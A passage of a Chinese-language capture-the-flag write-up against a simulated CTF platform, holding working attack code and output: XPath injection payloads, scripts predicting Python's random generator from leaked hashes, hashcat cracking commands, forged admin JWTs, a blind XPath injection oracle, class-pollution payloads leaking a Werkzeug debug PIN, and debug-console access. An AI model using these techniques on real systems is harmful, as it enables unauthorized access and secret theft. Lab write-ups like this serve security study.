


CTF_imLZH1

- 配置hosts 文件通过主机名访问
- 靶机环境是模拟了一个ctf平台



有个题目，也要配置主机名进行访问




ctf题目解法

- web - DP4th 主要是一个登录功能存在 注入

```
user=admin&pass=' or substring(/root/user/secret/flag/text(),1,1)!='f' and '1'='1
```

```
user=admin&pass=' or '1'='1
```



平台信息泄露

ctf 有 重置 靶机flag功能, type默认传的是 md5 , 随便修改一下看返回包

```
POST /api/reset HTTP/1.1
Host: msctf.dsz
Content-Length: 9
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://msctf.dsz
Referer: http://msctf.dsz/
Accept-Encoding: gzip, deflate, br
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyY2x1IjoicGxheWVyIn0.TkvK6r_gnayFXY4xI5lfmxECUZMUTK1M4I9VcDc1k0I
Connection: keep-alive

type=md5123123
```

ValueError

ValueError: unsupported hash type md51

Traceback (most recent call last)

```
File "/usr/lib/python3.14/hashlib.py", line 160, in __hash_new
    return _hashlib.new(name, *args, **kwargs)
```

During handling of the above exception, another exception occurred:

```
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1536, in __call__
    return self.wsgi_app(environ, start_response)
```

```
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1514, in wsgi_app
```

```
    try:
        ctx.push()
        response = self.full_dispatch_request()
    except Exception as e:
        error = e
        response = self.handle_exception(e)
```

```
    except:
        error = sys.exc_info()[1]
        raise
    return response(environ, start_response)
finally:
```

```
File "/usr/lib/python3.14/site-packages/flask/app.py", line 1511, in wsgi_app
```

```
    ctx = self.request_context(environ)
    error: BaseException | None = None
    try:
        try:
            ctx.push()
            response = self.full_dispatch_request()
```

- 泄露出部分源码

```
# 初始化flask secret和debugger pin
app.config['SECRET_KEY'] = GenerateRandom("md5")
os.environ["WERKZEUG_DEBUG_PIN"] = GenerateRandom("pin")
os.environ["CHALLENGE_URL"] = 'http://challenge.msctf.dsz/login'
```

```
def GenerateRandom(format):Open an interactive python shell in this frame
    if format == 'pin': # 逐位生成32位十进制PIN
        return ''.join(secrets.choice(string.digits) for _ in range(32))
    else:
        return hashlib.new(format, str(random.getrandbits(32)).encode('utf-8')).hexdigest()
```

```
@app.route('/api/reset', methods=['POST'])Open an interactive python shell in this frame
def ResetChallenge():
```

```
data = {'flag': 'flag{' + GenerateRandom(request.form.get('type')) + '}', 'key': InternalKey}
      ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

response = requests.post('http://challenge.msctf.dsz/reset', data=data)
return response.text, response.status_code
```

验证精选exploit

```
@app.route('/api/exploit', methods=['GET'])
```

admin-jwt

- `random.getrandbits(32)` 伪随机，只要知道的够多就可以做随机数预测

```
import requests

def get_md5():
    burp0_url = "http://challenge.msctf.dsz:80/login"
    burp0_headers = {"Accept-Language": "zh-CN,zh;q=0.9", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36", "Content-Type": "application/x-www-form-urlencoded", "Accept": "*/*", "Origin": "http://challenge.msctf.dsz", "Referer": "http://challenge.msctf.dsz/", "Accept-Encoding": "gzip, deflate, br", "Connection": "close"}
    burp0_data = {"user": "admin", "pass": "' or '1'='1"} # 注入直接获取flag 值
    data = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
    print(data.text[5:-1])
    return data.text[5:-1]
    pass

def next_md5():
    burp0_url = "http://msctf.dsz:80/api/reset"
    burp0_headers = {"Accept-Language": "zh-CN,zh;q=0.9", "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36", "Content-Type": "application/x-www-form-urlencoded", "Accept": "*/*", "Origin": "http://msctf.dsz", "Referer": "http://msctf.dsz/", "Accept-Encoding": "gzip, deflate, br", "Connection": "keep-alive"}
    burp0_data = {"type": "md5"} # 重置, 会更新flag 也就是 调用一次 random.getrandbits(32)
    requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
    pass

for i in range(650):
    next_md5()
    get_md5()
```

```
python get_readom_MD5.py > md5_hash
```

- hashcat 跑一下

```
# E:\Tools-CTF\Misc\hashcat-7.1.2
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash ?d?d?d?d?d?d?d?d?d
.\hashcat.exe -m 0 -a 3 D:\HOME\Downloads\kali_tools\tmp\mz-ctf\md5_hash --show >
D:\HOME\Downloads\kali_tools\tmp\mz-ctf\hash_pwd
```

- get_admin_jwt.py

```
import jwt
import hashlib
import requests
from jwt.exceptions import InvalidSignatureError, InvalidTokenError
from extend_mt19937_predictor import ExtendMT19937Predictor

hash_list = open('./md5_hash').read().strip().split('\n')
hash_pwd = open('./hash_pwd').read().strip().split('\n')

hash_dic = {}
for h_p in hash_pwd:
    h,p = h_p.split(':')
    hash_dic.update({h:p})

random_data = []
for i in hash_list:
    random_data.append(int(hash_dic[i]))

predictor = ExtendMT19937Predictor()
```

```

# 提交624个连续的32位输出
for x in random_data[:624]:
    predictor.setrandbits(x, 32)

for _ in range(624):
    predictor.backtrack_getrandbits(32)

url = 'http://msctf.dsz'
rq = requests.get(url)
TOKEN = rq.headers['Set-Cookie'][6:].split(';')[0]

def verify(token, secret):
    try:
        jwt.decode(
            token,
            secret,
            algorithms=["HS256"],
            options={
                "verify_exp": False,
                "verify_nbf": False,
                "verify_iat": False,
            }
        )
        return True
    except:
        return False

for _ in range(1000):
    pwd = predictor.backtrack_getrandbits(32)
    hp = hashlib.new('md5', str(pwd).encode('utf-8')).hexdigest()
    #print(hp)
    if verify(TOKEN, hp):
        print('[+]', hp)
        admin_token = jwt.encode(
            {"role": "admin"},
            hp,
            algorithm="HS256",
            headers={"alg": "HS256", "typ": "JWT"}
        )

        print('[+]', admin_token)
        break

```

```
→ mz-ctf py get_admin_jwt.py
[+] 6cad2c6968ec66671097bf23173bd1aa
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJyb2xlIjoieWVhZDQifQ.0RUYWvtAw5C9eC77GMGZ-TISp9tZqqq9hLYCAdFNyV8
→ mz-ctf
```

进一步分析

可以下载 归档

WEB - XP4th

挑战信息

XML · XPath · Flask

难度: Baby

实例地址

<http://challenge.msctf.dsz>

[重置实例](#) [下载归档](#)

Flag 提交

错误: 身份验证失败

[提交Flag](#)

Tips: 实例重置会导致动态Flag更新 请及时提交

得到了题目的源码，里面有 `InternalKey`，可以用于重置靶机，和 自定义修改flag

```
#!/usr/bin/python3
from flask import Flask, request, redirect, render_template
import re
```



```

InternalKey = '9b2f4f2f4c435c0d6f39f8b47e7ef200'

# =====
# XPath查询函数
# =====
from lxml import etree

# 打开XML文件 XPath查询
def query(query):
    try:
        xml = etree.parse("./db.xml")
        result = xml.xpath(query)
        return result
    except:
        return []

# =====
# 主应用
# =====
app = Flask(__name__)

# 内部API路由 重置靶机 恢复db.xml备份 并替换新的flag
@app.route('/reset', methods=['POST'])
def reset():
    if request.form.get('key') != InternalKey:
        return '你没有权限访问此端点', 403
    try:
        newflag = request.form.get('flag')
        with open('./backup.xml', 'r', encoding='utf-8') as f:
            backup = f.read()
        with open('./db.xml', 'w', encoding='utf-8') as f:
            f.write(re.sub(r"flag\{([0-9a-f]{32})\}", newflag, backup))
        return '实例已重置', 200
    except:
        return '发生内部错误', 500

# 公开路由 挑战入口 拼接XPath 查询
@app.route('/login', methods=['POST'])
def login():
    user = request.form.get('user')
    passwd = request.form.get('pass')
    QueryStr = f"/userdb/user[username='{user}' and password='{passwd}']"
    if len(query(QueryStr)) > 0:
        with open('./db.xml', 'r', encoding='utf-8') as f:
            xml = f.read()
        return re.search(r"flag\{([0-9a-f]{32})\}", xml).group()
    else:

```

```

        return "登录失败"

# 主页index
@app.route('/', methods=['GET'])
def index():
    return render_template('index.html')

app.run(host='0.0.0.0', port=5000)

```

- backup.xml

```

<userdb>
  <user>
    <username email="no@flag.here" role="adm">superadmin</username>
    <password>supersecretpass</password>
    <secret>
      <flag hidden="yes">flag{a618be6c0588d4e75e425c7b2873276c}</flag>
    </secret>
  </user>
  <user>
    <username role="adm">admin</username>
    <password>secretpass</password>
    <secret>
      <somesecret>NothingHere</somesecret>
    </secret>
  </user>
</userdb>


```

- zip.sh 不知道有没有用

```
static > api > members > avatar > $ zip.sh
1  #!/bin/bash
2  mkdir -p compressed_backup
3
4  for f in *; do
5      [ -f "$f" ] || continue
6
7      size=$(stat -c %s "$f" 2>/dev/null)
8      [ "$size" -le 51200 ] && continue # 跳过 <=50KB 的
9
10     echo "正在处理: $f (当前大小: $((size/1024))KB)"
11
12     # 备份原文件
13     cp "$f" "compressed_backup/${f}"
14
15     quality=85
16     while true; do
17         convert "$f" -quality $quality "temp_${f}"
18
19         newsize=$(stat -c %s "temp_${f}")
20         if [ "$newsize" -le 51200 ]; then
21             mv "temp_${f}" "$f"
22             echo "✅ $f 压缩完成: $((newsize/1024))KB (quality=$quality)"
23             break
24         fi
25
26         quality=$((quality - 5))
27         if [ $quality -lt 5 ]; then
28             mv "temp_${f}" "$f"
29             echo "⚠️ $f 已降到最低 quality=5大小仍为 $((newsize/1024))KB"
30             break
31         fi
32     done
33 done
34
35 echo "全部处理完成! 原文件已备份到 compressed_backup 文件夹"
36
```

api_exploit

- writeup, 下载下来后 里面有个比较重要的点, exp脚本



```
import requests
import re
import os
import sys

class XMLNode():
    def __init__(self, parent, name):
        self._parent = parent
        self._name = name
```

```

def __str__(self):
    return f'{str(self._parent)}/{self._name}'

# 预言机
def oracle(expression):
    username = f'nonexist' or '1'='1'
    password = f'nonexist' or {expression} and '1'='1'
    data = {"user":username, "pass":password}
    response = requests.post(target, data=data)
    return not "登录失败" in response.text

# 二分法获取整数值
def GetInteger(target):
    low = 0
    high = 50
    while low < high:
        mid = (low + high) // 2
        if oracle(f'{target}>{mid}'):
            low = mid + 1
        else:
            high = mid
    return low

# 二分法获取字符串
def GetString(target):
    length = GetInteger(f'string-length({target})') # 先探测字符串长度
    if length == 0: # 字符串为空直接返回
        return ''
    alphabets = "~0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_.-:{}".format('')
    string = ''
    for i in range(1, length + 1):
        low = 0
        high = len(alphabets) - 1
        while low < high:
            mid = (low + high) // 2
            expression = f'string-length(substring-before("{alphabets}", substring({target}, {i},1)))>{mid}'
            if oracle(expression):
                low = mid + 1
            else:
                high = mid
        if low == 0: # 字符不在字符表内
            string += "?" # 未知字符
        else: # 字符在字符表内
            string += alphabets[low]
    return string

# 对XML树状结构深度优先搜索 寻找flag

```

```

# 先检查当前节点属性和文本 再进入子节点
def ScanXML(objNode, node):
    # 检查节点名是否符合flag格式
    NodeName = GetString(f'name({node})')
    if re.search(r"flag\[([0-9a-f]{32})\]", NodeName):
        print(f'[+] DFS: 在节点名找到flag')
        return {'flag':NodeName, 'xpath':f'{objNode}'}

    # 检查文本节点是否符合flag格式
    text = GetString(f'{node}/text()')
    if re.search(r"flag\[([0-9a-f]{32})\]", text):
        print(f'[+] DFS: 在文本节点找到flag')
        return {'flag':text, 'xpath':f'{objNode}/text()'}

    # 检查属性节点是否符合flag格式
    if oracle(f"count({node}/@*)>0"): # 如果存在属性节点...
        AttrCount = GetInteger(f"count({node}/@*)")
        for i in range(1, AttrCount + 1): # 逐个枚举属性节点
            AttrName = GetString(f'name({node}/@*[{i}])')
            AttrValue = GetString(f'{node}/@*[{i}]')
            if re.search(r"flag\[([0-9a-f]{32})\]", AttrValue):
                print(f'[+] DFS: 在属性节点找到flag')
                return {'flag':AttrValue, 'xpath':f'{objNode}/@{AttrName}'}

    if oracle(f"count({node}/*)=0"): # 没有子节点
        return None # 未发现flag

    # 枚举子节点
    ChildCount = GetInteger(f'count({node}/*)') # 获取子节点数量
    for i in range(1, ChildCount + 1): # 逐个子节点枚举
        NextNode = f'{node}/*[{i}]' # 拼接节点路径
        NextName = GetString(f'name({NextNode})') # 获取节点名
        # 属性链仅用于恢复xpath路径 不用于完整表示XML树
        # 因此同名节点共享同一个python对象即可
        if not hasattr(objNode, NextName):
            setattr(objNode, NextName, XMLNode(objNode, NextName))
        print(f'[+] DFS: 进入节点{NextName}({NextNode})')
        result = ScanXML(getattr(objNode, NextName), NextNode) # 递归进入子节点
        print(f'[+] DFS: 从节点{NextName}({NextNode})返回')
        if result:
            return result # 子节点找到flag
    return None # 未发现flag

env = os.environ
try:
    target = env['CHALLENGE_URL']
    print(f'[+] 目标URL {target}')
except:

```

```

print(f'[-] 请传递目标URL')
sys.exit()

if oracle('1=1') and not oracle('1=2'):
    print(f'[+] 预言机: 自检通过 工作正常')
else:
    print(f'[-] 预言机: 工作异常')
    sys.exit()

if GetInteger('20') == 20 and GetString('"test"') == 'test':
    print(f'[+] 二分查找: 自检通过 工作正常')
else:
    print(f'[-] 二分查找: 工作异常')
    sys.exit()

root = XMLnode("", GetString(f'name(/*[1])')) # 根节点无祖先节点
node = '/*[1]' # 根节点作为递归起点
print(f'[+] 递归从/*[1]开始')
FlagPath = ScanXML(root, node) # 递归寻找flag
if FlagPath:
    print(f'[+] 挑战已解决 {FlagPath}')
else:
    print(f'[-] 未发现flag')

```

运行这个脚本的输出 和 访问 `/api/exploit` 是一个

```

1  [+] 目标URL http://challenge.msctf.dsz/login
2  [+] 预言机: 自检通过 工作正常
3  [+] 二分查找: 自检通过 工作正常
4  [+] 递归从/*[1]开始
5  [+] DFS: 进入节点user(/*[1]/*[1])
6  [+] DFS: 进入节点username(/*[1]/*[1]/*[1])
7  [+] DFS: 从节点username(/*[1]/*[1]/*[1])返回
8  [+] DFS: 进入节点password(/*[1]/*[1]/*[2])
9  [+] DFS: 从节点password(/*[1]/*[1]/*[2])返回
10 [+] DFS: 进入节点secret(/*[1]/*[1]/*[3])
11 [+] DFS: 进入节点flag(/*[1]/*[1]/*[3]/*[1])
12 [+] DFS: 在文本节点找到flag
13 [+] DFS: 从节点flag(/*[1]/*[1]/*[3]/*[1])返回
14 [+] DFS: 从节点secret(/*[1]/*[1]/*[3])返回
15 [+] DFS: 从节点user(/*[1]/*[1])返回
16 [+] 挑战已解决 {'flag': 'flag{6cc4f*****59b96}', 'xpath': '/userdb/user/secret/flag/text()'}
17
18 *exploit返回了正确的flag flag已自动脱敏处理

```

- 修改flag 再 访问接口试试, flag确实被改了

```
→ mz-ctf py set_flag.py
200 实例已重置
[+] 目标URL http://challenge.msctf.dsz/login
[+] 预言机：自检通过 工作正常
[+] 二分查找：自检通过 工作正常
[+] 递归从/*[1]开始
[+] DFS: 进入节点user(/[*[1]/*[1])
[+] DFS: 进入节点username(/[*[1]/*[1]/*[1])
[+] DFS: 从节点username(/[*[1]/*[1]/*[1])返回
[+] DFS: 进入节点password(/[*[1]/*[1]/*[2])
[+] DFS: 从节点password(/[*[1]/*[1]/*[2])返回
[+] DFS: 进入节点secret(/[*[1]/*[1]/*[3])
[+] DFS: 进入节点flag(/[*[1]/*[1]/*[3]/*[1])
[+] DFS: 在文本节点找到flag
[+] DFS: 从节点flag(/[*[1]/*[1]/*[3]/*[1])返回
[+] DFS: 从节点secret(/[*[1]/*[1]/*[3])返回
[+] DFS: 从节点user(/[*[1]/*[1])返回
[+] 挑战已解决 {'flag': 'flag{00000*****00000}', 'xpath': '/userdb/user/secret/flag/text()'}

*exploit返回了正确的flag flag已自动脱敏处理
→ mz-ctf
```

根据提示的 可能和 原型链污染有关

https://xz.aliyun.com/news/12518

先知社区 技术社区 安全培训 技术社群 积分商城 先知平台 漏洞库 输入关键字搜索 注册

这个地方就是模板渲染的时候，防止目录穿越进行的一个操作，而我们的os.path.pardir恰好是我们的..所以会进行报错，所以我们如果把这个地方进行修改为除..外的任意值，我们就可以进行目录穿越了。

```
payload={
    "__init__":{
        "__globals__":{
            "os":{
                "path":{
                    "pardir":","
                }
            }
        }
    }
}
```

请求

Raw Hex

1 POST / HTTP/1.1
2 Host: 192.168.43.202:5000
3 Cookie-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 104
12
13 {
14 "__init__":{
15 "__globals__":{
16 "os":{
17 "path":{
18 "pardir":","
19 }
20 }
21 }
22 }
23 }

响应

Raw Hex 页面渲染

1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.6 Python/3.9.0
3 Date: Fri, 17 Nov 2023 10:18:03 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 64
6 Connection: close
7
8 flag in ./flag but u just can use ./file to vist ./templates/file

Inspect

请求属性

请求头

响应头

目录

Python原型链污染

简介:

危险代码段:

污染过程分析:

个例:

获取目标类:

获取全局变量:

获取其他模块:

import加载获取:

sys模块加载获取:

加载器loader获取:

函数形参默认值替换:

关键信息替换:

flask密钥替换:

_got_first_request:

_static_url_path:

os.path.pardir:

Jinja语法标识符:

测试了一下 看到 xpath 有点不一样了

- set_flag.py

```
import requests
import sys

InternalKey = '9b2f4f2f4c435c0d6f39f8b47e7ef200'
chall_url = "http://challenge.msctf.dsz/reset"
api_exploit = 'http://msctf.dsz/api/exploit'
```

```
def set_flag(new_flag):
    r = requests.post(chall_url,
                      data={"key": InternalKey, "flag": new_flag},
                      timeout=10
    )
    print(r.status_code, r.text)

def get_exploit_out():
    rq = requests.get(api_exploit, timeout=20)
    print(rq.text)

pay = r'<__init__><__globals__>flag{00000000000000000000000000000000}</__globals__>
</__init__>'
set_flag(pay)

get_exploit_out()

pay = 'flag{' + '0' * 32+ '}'
set_flag(pay)
```

```
→ mz-ctf.py set_flag.py
200 实例已重置
[+] 目标URL http://challenge.msctf.dsz/login
[+] 预言机: 自检通过 工作正常
[+] 二分查找: 自检通过 工作正常
[+] 递归从/*[1]开始
[+] DFS: 进入节点user(/[*[1]/[*[1]])
[+] DFS: 进入节点username(/[*[1]/[*[1]/[*[1]])
[+] DFS: 从节点username(/[*[1]/[*[1]/[*[1]])返回
[+] DFS: 进入节点password(/[*[1]/[*[1]/[*[2]])
[+] DFS: 从节点password(/[*[1]/[*[1]/[*[2]])返回
[+] DFS: 进入节点secret(/[*[1]/[*[1]/[*[3]])
[+] DFS: 进入节点flag(/[*[1]/[*[1]/[*[3]/[*[1]])
[+] DFS: 进入节点__init__(/*[1]/[*[1]/[*[3]/[*[1]/[*[1]])
[+] DFS: 在文本节点找到flag
[+] DFS: 从节点__init__(/*[1]/[*[1]/[*[3]/[*[1]/[*[1]])返回
[+] DFS: 从节点flag(/[*[1]/[*[1]/[*[3]/[*[1]])返回
[+] DFS: 从节点secret(/[*[1]/[*[1]/[*[3]])返回
[+] DFS: 从节点user(/[*[1]/[*[1]])返回
[+] 挑战已解决 {'flag': 'flag{00000*****00000}', 'xpath': '<bound method XMLnode.__init__ of <__main__.XMLnode object at 0x7fc8ade160f0>>/text()'}
```

直接把 PIN 爆出来了

```
→ mz-ctf.py set_flag.py
200 实例已重置
[+] 目标URL http://challenge.msctf.dsz/login
[+] 预言机: 自检通过 工作正常
[+] 二分查找: 自检通过 工作正常
[+] 递归从/*[1]开始
[+] DFS: 进入节点user(/[*[1]/[*[1]])
[+] DFS: 进入节点username(/[*[1]/[*[1]/[*[1]])
[+] DFS: 从节点username(/[*[1]/[*[1]/[*[1]])返回
[+] DFS: 进入节点password(/[*[1]/[*[1]/[*[2]])
[+] DFS: 从节点password(/[*[1]/[*[1]/[*[2]])返回
[+] DFS: 进入节点secret(/[*[1]/[*[1]/[*[3]])
```



```
[+] DFS: 进入节点flag(/[*1]/*[1]/*[3]/*[1])
[+] DFS: 进入节点__init__(/*[1]/*[1]/*[3]/*[1]/*[1])
[+] DFS: 进入节点__globals__(/*[1]/*[1]/*[3]/*[1]/*[1]/*[1])
[+] DFS: 在文本节点找到flag
[+] DFS: 从节点__globals__(/*[1]/*[1]/*[3]/*[1]/*[1]/*[1])返回
[+] DFS: 从节点__init__(/*[1]/*[1]/*[3]/*[1]/*[1])返回
[+] DFS: 从节点flag(/[*1]/*[1]/*[3]/*[1])返回
[+] DFS: 从节点secret(/[*1]/*[1]/*[3])返回
[+] DFS: 从节点user(/[*1]/*[1])返回
[+] 挑战已解决 {'flag': 'flag{00000*****00000}', 'xpath': "{ '__name__':
'__main__', '__doc__': None, '__package__': None,
'__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7fb425655e00>,
'__spec__': None, '__builtins__': <module 'builtins' (built-in)>,
'__file__': '/opt/platform/./uploads/exploit.py', '__cached__': None, 'requests': <module
'requests' from '/usr/lib/python3.14/site-packages/requests/__init__.py>,
're': <module 're' from '/usr/lib/python3.14/re/__init__.py>, 'os': <module 'os'
(frozen)>, 'sys': <module 'sys' (built-in)>, 'XMLnode': <class '__main__.XMLnode>,
'oracle': <function oracle at 0x7fb424e873d0>, 'GetInteger': <function GetInteger at
0x7fb423651a60>, 'GetString': <function GetString at 0x7fb42371d220>,
'ScanXML': <function ScanXML at 0x7fb42371d2d0>, 'env': environ({'SHLV_L': '1', 'TERM':
'linux', 'PWD': '/', 'HOME': '/home/app', 'USER': 'app',
'PATH': '/bin:/sbin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin',
'WERKZEUG_DEBUG_PIN': '23609757025754468386397618576350',
'CHALLENGE_URL': 'http://challenge.msctf.dsz/login', 'WERKZEUG_SERVER_FD': '6',
'WERKZEUG_RUN_MAIN': 'true'})}, 'target': 'http://challenge.msctf.dsz/login',
'root': <__main__.XMLnode object at 0x7fb4239c3a10>, 'node': '/*[1]*/text()"}}
```

*exploit返回了正确的flag flag已自动脱敏处理

200 实例已重置

可以执行python 命令了，然后弹shell

ValueError

ValueError: unsupported hash type md5123123

Traceback (most recent call last)

File "/usr/lib/python3.14/hashlib.py", line 160, in __hash_new

```
return _hashlib.new(name, *args, **kwargs)
```

[console ready]

```
>>> print(123)
```

```
123
```

```
>>> import os
```

user.txt

```
/etc $ cat ~/user.txt
flag{user-ac2ebf7922067ca91c4d3d13d6d42195}
```

sudo.txt

```
/etc $ sudo -l
Matching Defaults entries for app on msctf:
